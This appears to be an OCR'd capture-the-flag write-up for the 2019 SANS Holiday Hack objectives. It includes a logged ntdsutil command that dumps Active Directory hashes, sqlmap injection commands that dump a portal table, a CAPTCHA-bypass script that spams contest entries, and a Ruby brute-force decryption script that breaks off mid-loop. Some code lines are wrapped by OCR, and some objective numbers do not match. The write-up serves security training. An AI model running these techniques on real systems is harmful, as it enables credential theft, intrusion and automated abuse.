
I'm using -pattern here because I want to see PID and PPID of 3440. Here's my output

**Tip: If you're using this technique, start out with no context or a small number to make your output easier to digest. Slowly increase in increments of 5 for readability.*


```
    {
        "command_line": "C:\\Windows\\system32\\cmd.exe",
        "event_type": "process",
        "logon_id": 999,
        "parent_process_name": "lsass.exe",
        "parent_process_path": "C:\\Windows\\System32\\lsass.exe",
>       "pid": 3440,
        "ppid": 632,
        "process_name": "cmd.exe",
        "process_path": "C:\\Windows\\System32\\cmd.exe",
        "subtype": "create",
        "timestamp": 132186398356220000,
        "unique_pid": "{7431d376-dedb-5dd3-0000-001027be4f00}",
        "unique_ppid": "{7431d376-cd7f-5dd3-0000-001013920000}",
        "user": "NT AUTHORITY\\SYSTEM",
        "user_domain": "NT AUTHORITY",
        "user_name": "SYSTEM"
    },
    {
        "command_line": "ntdsutil.exe  \"ac i ntds\" ifm \"create full c:\\hive\" q q",
        "event_type": "process",
        "logon_id": 999,
        "parent_process_name": "cmd.exe",
        "parent_process_path": "C:\\Windows\\System32\\cmd.exe",
        "pid": 3556,
>       "ppid": 3440,
        "process_name": "ntdsutil.exe",
        "process_path": "C:\\Windows\\System32\\ntdsutil.exe",
        "subtype": "create",
        "timestamp": 132186398470300000,
        "unique_pid": "{7431d376-dee7-5dd3-0000-0010f0c44f00}",
        "unique_ppid": "{7431d376-dedb-5dd3-0000-001027be4f00}",
        "user": "NT AUTHORITY\\SYSTEM",
        "user_domain": "NT AUTHORITY",
        "user_name": "SYSTEM"
    }
```


Alrighty then! Let's look at what this is saying. In the first entry you can see a PID of 3440 and a parent_process_name of lsass.exe. Ok great. So cmd.exe was called by lsass.exe. Now look at the next entry. It has a PPID, Parent Process ID, of 3440. The parent_process_name is cmd.exe. Great. So cmd.exe called the command `ntdsutil.exe  \"ac i ntds\" ifm \"create full c:\\hive\" q q`


If you're not familiar with what ntdsutil.exe is, google it and find out. Here's what I get from Google: **Ntdsutil.exe** is a command-line tool for accessing and managing a Windows Active Directory (AD) database. If you're still not sure what's going on here, then let's google ntdsutil.exe and lsass.exe together and see what we get.



Ok, that looks bad. Credential dumping. If you're wondering if ntdsutil is what the attacker used to dump domain password hashes, then you would be correct!

Enter **ntdsutil** into the answer box for objective #4 to complete this objective!

Spoiler
The description of this challenge somewhat gives away the answer. It says to identify the tool attackers used to retrieve domain password hashes from lsass.exe. If you're familiar with this type of attack you probably could have guessed without ever opening the sysmon log.



5) Network Log Analysis: Determine Compromised System

Difficulty: 2 / 5 Trees


Spencer Alessi

The attacks don't stop! Can you help identify the IP address of the malware-infected system using these Zeek logs? For hints on achieving this objective, please visit the Laboratory and talk with Sparkle Redberry.

Answer
192.168.134.130

Hints
RITA RITA's homepage

Solution
Download and extract the Zeek logs. Go to the ELFU folder and open up `index.html`. Now click on the **ELFU** database shown on the screen. Now click on the **Beacons** tab.



RITA | Viewing: ELFU | Beacons | Strobes | DNS | BL Source IPs | BL Dest. IPs | BL Hostnames | Long Connections | User Agents | RITA on GitHub

Score	Source	Destination	Connections	Avg. Bytes	Intvl. Range	Size Range	Intvl. Mode	Size Mode	Intvl. Mode Count	Size Mode Count	Intvl. Skew	Size Skew	Intvl. Dispersion	Size Dispersion
0.998	192.168.134.130	144.202.46.214	7660	1156.000	10	683	10	563	6926	7641	0.000	0.000	0	0
0.847	192.168.134.131	150.254.186.145	684	13737.000	8741	2244	1	698	54	356	0.000	0.000	0	0
0.847	192.168.134.132	150.254.186.145	684	13634.000	37042	2563	1	697	58	373	0.000	0.000	0	0
0.840	192.168.134.135	150.254.186.145	345	12891.000	1	2097	1	694	31	181	0.000	0.000	0	0
0.835	192.168.134.133	45.55.96.63	132	1268.000	9	49	1	658	39	68	0.000	0.000	0	0
0.835	192.168.134.133	69.4.231.30	115	4135.000	2	105	1	684	35	58	0.000	0.000	0	0

The source address of the first result on the Beacons tab is 192.168.134.130. Notice how there is an abnormally large amount of connections to one specific destination address 144.202.46.214. This is an indication that there is something on that 192 machine that's calling out to the 144 IP address every so often.

Chances are it's something like VSagent, which is a tool that Black Hills Infosec created. It hides its Command and Control (C2) traffic into __VIEWSTATE parameter which is base64 encoded. Further, it beacons every 30 seconds. Source: https://www.blackhillsinfosec.com/projects/rita/

Enter **192.168.134.130** into the answer box for objective #5 to complete the objective!

Spencer Alessi

6) Splunk

Difficulty: 3 / 5 Trees

Access https://splunk.elfu.org/ as elf with password elfsocks. What was the message for Kent that the adversary embedded in this attack? The SOC folks at that link will help you along! For hints on achieving this objective, please visit the Laboratory in Hermey Hall and talk with Prof. Banas.

Answer
Kent you are so unfair. And we were going to make you the king of the Winter Carnival.

Hint
Kent told Prof.Banas that his computer is hacking other computers on campus.

Solution
Login to https://splunk.elfu.org/ using with the username: elf and password: elfsocks

Training question answers

1. **What is the short host name of Professor Banas' computer?**
    a. **Answer**: Sweetums
    b. **Solution**: Navigate to the search tab. Type in hostname and you will see a host with the name sweetums show up. Also on the left side under selected fields, there is only 1 result for capture_hostname, which is sweetums, that must be it

2. **What is the name of the sensitive file that was likely accessed and copied by the attacker? Please provide the fully qualified location of the file. (Example: C:\temp\report.pdf)**
    a. **Answer**: C:\Users\cbanas\Documents\Naughty_and_Nice_2019_draft.txt
    b. **Solution**: After searching for “file” I came across some files. This one looks like what I would go after. I entered it and it was correct. I went back to the hints from Alice Bluebird after and found better ways to search/find this

3. **What is the fully-qualified domain name(FQDN) of the command and control(C2) server? (Example: badguy.baddies.com)**
    a. **Answer**: 144.202.46.214.vultr.com

b. **Solution**: To be honest i'm not sure I would have got this one on my own. First time ever using splunk. Used the hint from Alice Bluebird and ran that search query

4. **What document is involved with launching the malicious PowerShell code? Please provide just the filename. (Example: results.txt)**
   a. **Answer**: 19th Century Holiday Cheer Assignment.docm
   b. **Solution**: Found using this query:
   sourcetype=stoq
   | eval results = spath(_raw,"results{}")
   | mvexpand results
   | eval path=spath(results,
   "archivers.filedir.path"),filename=spath(results,"payload_meta.extra_data.
   filename"),fullpath=path."/".filename
   | search fullpath!=""
   | table filename,fullpath

5. **How many unique email addresses were used to send Holiday Cheer essays to Professor Banas? Please provide the numeric value. (Example: 1)**
   a. **Answer**: 21
   b. **Solution**: Run the query
   index=main sourcetype=stoq | table _time results{}.workers.smtp.from results{}.workers.smtp.subject | sort - results{}.workers.smtp.subject

6. **What was the password for the zip archive that contained the suspicious file?**
   a. **Answer**: 123456789
   b. **Solution**: Use the query from question #5, then scroll to the right to read the whole body of the message. The password to the zip file is in the message

7. **What email address did the suspicious file come from?**
   a. **Answer**: Bradly.Buttercups@elfu.org
   b. **Solution**: Use the query from question #4 and click on the malicious word document to view the events. The email is shown in the from column

Challenge Question
What was the message for Kent that the adversary embedded in this attack?

Answer: Kent you are so unfair. And we were going to make you the king of the Winter Carnival.

Solution: Look for core.xml from the final query hint. Go to the File Archive, find the file, download and open it. The message is displayed in the file

Spencer Alessi

7) Get Access To The Steam Tunnels

Difficulty: 3 / 5 Trees

Gain access to the steam tunnels. Who took the turtle doves? Please tell us their first and last name. For hints on achieving this objective, please visit Minty's dorm room and talk with Minty Candy Cane.

Answer

Krampus Hollyfeld

Solution

Solve the Key Bitting challenge and in doing so you will have discovered the access point to the steam tunnels. Finding the access point for the steam tunnels, which is in the bedroom closet in the dormatory, will lead you to discover who took the turtle doves! That person is none other than Krampus Hollyfield.

Enter Krampus Hollyfeld into the answer box for objective #7 and click submit to complete this objective.

Spencer Alessi

8) Bypassing the Frido Sleigh CAPTEHA

Difficulty: 4 / 5 Trees

Help Krampus beat the Frido Sleigh contest. For hints on achieving this objective, please talk with Alabaster Snowball in the Speaker Unpreparedness Room.


Answer
8Ia8LiZEwvyZr2WO


Hint
Machine Learning: Machine Learning Use Cases for Cyber Security

Solution
On systems with low resources, such as the linux VM I was using, you can have your model retrain with those considerations. It's all documented very well in retrain.py.

Run the following command to train your model with the 12,000 images provided by Krampus.
`Python3 retrain.py --image_dir capteha_images/ --tfhub_module https://tfhub.dev/google/imagenet/mobilenet_v1_100_224/feature_vector/`

Then run `capteha_api.py`. The answer code that was emailed is:
Enter the code into the answer box for objective #9 and click submit to complete the objective.





My `capteha_api.py` script I used to complete this objective

```
#!/usr/bin/env python3
# Fridosleigh.com CAPTEHA API - Made by Krampus Hollyfeld
import requests
import json
import sys
import os
os.environ['TF_CPP_MIN_LOG_LEVEL'] = '3'
import tensorflow as tf
tf.logging.set_verbosity(tf.logging.ERROR)
import numpy as np
import threading
import queue
import time
import sys
import base64

def load_labels(label_file):
    label = []
    proto_as_ascii_lines = tf.gfile.GFile(label_file).readlines()
    for l in proto_as_ascii_lines:
        label.append(l.rstrip())
    return label

def predict_image(q, sess, graph, image_bytes, img_full_path, labels, input_operation,
output_operation):
    image = read_tensor_from_image_bytes(image_bytes)
    results = sess.run(output_operation.outputs[0], {
        input_operation.outputs[0]: image
    })
    results = np.squeeze(results)
    prediction = results.argsort()[-5:][::-1][0]
    q.put( {'img_full_path':img_full_path, 'prediction':labels[prediction].title(),
'percent':results[prediction]} )

def load_graph(model_file):
    graph = tf.Graph()
    graph_def = tf.GraphDef()
    with open(model_file, "rb") as f:
        graph_def.ParseFromString(f.read())
    with graph.as_default():
```

```
        tf.import_graph_def(graph_def)
    return graph

def read_tensor_from_image_bytes(imagebytes, input_height=224, input_width=224,
input_mean=0, input_std=255):
    image_reader = tf.image.decode_png( imagebytes, channels=3, name="png_reader")
    float_caster = tf.cast(image_reader, tf.float32)
    dims_expander = tf.expand_dims(float_caster, 0)
    resized = tf.image.resize_bilinear(dims_expander, [input_height, input_width])
    normalized = tf.divide(tf.subtract(resized, [input_mean]), [input_std])
    sess = tf.compat.v1.Session()
    result = sess.run(normalized)
    return result

def main():
    yourREALemailAddress = "redacted@redacted.com"

    # Creating a session to handle cookies
    s = requests.Session()
    url = "https://fridosleigh.com/"

    json_resp = json.loads(s.get("{}api/capteha/request".format(url)).text)
    b64_images = json_resp['images']                    # A list of dictionaries eaching containing the
keys 'base64' and 'uuid'
    challenge_image_type = json_resp['select_type'].split(',')     # The Image types the CAPTEHA
Challenge is looking for.
    challenge_image_types = [challenge_image_type[0].strip(), challenge_image_type[1].strip(),
challenge_image_type[2].replace(' and ','').strip()] # cleaning and formatting

    # Loading the Trained Machine Learning Model created from running retrain.py on the
training_images directory
    graph = load_graph('/tmp/retrain_tmp/output_graph.pb')
    labels = load_labels("/tmp/retrain_tmp/output_labels.txt")

    # Load up our session
    input_operation = graph.get_operation_by_name("import/Placeholder")
    output_operation = graph.get_operation_by_name("import/final_result")
    sess = tf.compat.v1.Session(graph=graph)

    # Can use queues and threading to spead up the processing
    q = queue.Queue()

    final = []
```

```
    #Going to interate over each of our images.
    for image in b64_images:
        uuid = image['uuid']
        img_full_path = uuid


        print('Processing Image {}'.format(img_full_path))
        # We don't want to process too many images at once. 10 threads max
        while len(threading.enumerate()) > 10:
            time.sleep(0.0001)

        #predict_image function is expecting png image bytes so we read image as 'rb' to get a
bytes object
        image_bytes = base64.b64decode(image['base64'])
        threading.Thread(target=predict_image, args=(q, sess, graph, image_bytes, img_full_path,
labels, input_operation, output_operation)).start()

    print('Waiting For Threads to Finish...')
    while q.qsize() < len(b64_images):
        time.sleep(0.001)

    #getting a list of all threads returned results
    prediction_results = [q.get() for x in range(q.qsize())]

    #do something with our results... Like print them to the screen.
    for prediction in prediction_results:
        print('TensorFlow Predicted {img_full_path} is a {prediction} with {percent:.2%}
Accuracy'.format(**prediction))
        if prediction['prediction'] in challenge_image_types:
            final.append(prediction['img_full_path'])
    final_answer = ','.join(final)

    # This should be JUST a csv list image uuids ML predicted to match the
challenge_image_type .
    # final_answer = ','.join( [ img['uuid'] for img in b64_images ] )

    json_resp = json.loads(s.post("{}api/capteha/submit".format(url),
data={'answer':final_answer}).text)
    if not json_resp['request']:
        # If it fails just run again. ML might get one wrong occasionally
        print('FAILED MACHINE LEARNING GUESS')
        print('--------------------\nOur ML Guess:\n--------------------\n{}'.format(final_answer))
```

```
        print('--------------------\nServer Response:\n--------------------\n{}'.format(json_resp['data']))
        sys.exit(1)

    print('CAPTEHA Solved!')
    # If we get to here, we are successful and can submit a bunch of entries till we win
    userinfo = {
        'name':'Krampus Hollyfeld',
        'email':yourREALemailAddress,
        'age':180,
        'about':"Cause they're so flippin yummy!",
        'favorites':'thickmints'
    }
    # If we win the once-per minute drawing, it will tell us we were emailed.
    # Should be no more than 200 times before we win. If more, somethings wrong.
    entry_response = ''
    entry_count = 1
    while yourREALemailAddress not in entry_response and entry_count < 200:
        print('Submitting lots of entries until we win the contest! Entry #{}'.format(entry_count))
        entry_response = s.post("{}api/entry".format(url), data=userinfo).text
        entry_count += 1
    print(entry_response)


if __name__ == "__main__":
    main()
```

Spencer Alessi

9) Retrieve Scraps of Paper from Server

Difficulty: 4 / 5 Trees

Gain access to the data on the Student Portal server and retrieve the paper scraps hosted there. What is the name of Santa's cutting-edge sleigh guidance system? For hints on achieving this objective, please visit the dorm and talk with Pepper Minstix.

Answer


Super sled-o-matic


Hint


SQL Injection: SQL Injection from OWASP
SQLMap Tamper Scripts: Sqlmap Tamper Scripts

Solution

Follow this tutorial to configure Burp for session handling.
https://support.portswigger.net/customer/portal/articles/2906338-using-burp-s-session-handling-rules-with-anti-csrf-tokens







Then run the following sqlmap command

```
"https://studentportal.elfu.org/application-check.php?elfmail=test%40
test.com&token=foo" -p elfmail --proxy="https://127.0.0.1:8080"
```


Then use the flags --dbs, --tables & --dump to see other interesting stuff.

Now dump the krampus table with the following command

```
python sqlmap.py --url
"https://studentportal.elfu.org/application-check.php?elfmail=test%40
test.com&token=foo" -p elfmail --proxy="https://127.0.0.1:8080"
--dump -T krampus
```

The output is a csv file called krampus which contains an id and path for several png files.

These are the images of the paper scraps we are looking for.



On the piece of paper in the image you can see that the cutting edge sleigh guidance technology is called the Super Sled-o-Matic. Enter that into the answer box for objective #10 and click submit to complete the objective.

10) Recover Cleartext Document

Difficulty: 5 / 5 Trees

The Elfscrow Crypto tool is a vital asset used at Elf University for encrypting SUPER SECRET documents. We can't send you the source, but we do have debug symbols that you can use. Recover the plaintext content for this encrypted document. We know that it was encrypted on December 6, 2019, between 7pm and 9pm UTC.

What is the middle line on the cover page? (Hint: it's five words)

For hints on achieving this objective, please visit the NetWars room and talk with Holly Evergreen.

Answer
Machine Learning Sleigh Route Finder

Hint
Reverse Engineering: Reversing Crypto the Easy Way

Demo files and tools needed to complete this challenge:
https://github.com/CounterHack/reversing-crypto-talk-public

Solution
I followed the demonstration and used mostly all of the same code as was used in demo 7. I did have to research a good way to ingest the encrypted file. That took a lot of time and troubleshooting and research. I am not very well versed in ruby. Here is my script that allowed me to decrypt the file.

```
require 'openssl'
require 'time'
require 'date'
require 'active_support/all'
require 'hexdump'

KEY_LENGTH = 8 # TODO
```

```
def generate_key(seed)
  key = ""
  1.upto(KEY_LENGTH) do
    key += (((seed = (214013 * seed + 2531011) & 0x7fff_ffff) >> 16) & 0x0FF).chr
  end

  return key
end

def decrypt(data, key)
  c = OpenSSL::Cipher::DES.new('CBC') # TODO
  c.decrypt
  c.padding = 0
  c.key = key
  return (c.update(data) + c.final())
end

data = IO.binread("ElfUResearchLabsSuperSledOMaticQuickStartGuideV1.2.pdf.enc")

seed = 1575658800
loop do
    key = generate_key(seed)
    decrypted = decrypt(data, key)
    puts("key: #{key.unpack('H*')}    timestamp: #{seed}    time: #{Time.at(seed)}")

    # decrypted file will be valid if this checks out
    if decrypted.include?('%PDF')
        puts '**** Valid PDF ****'
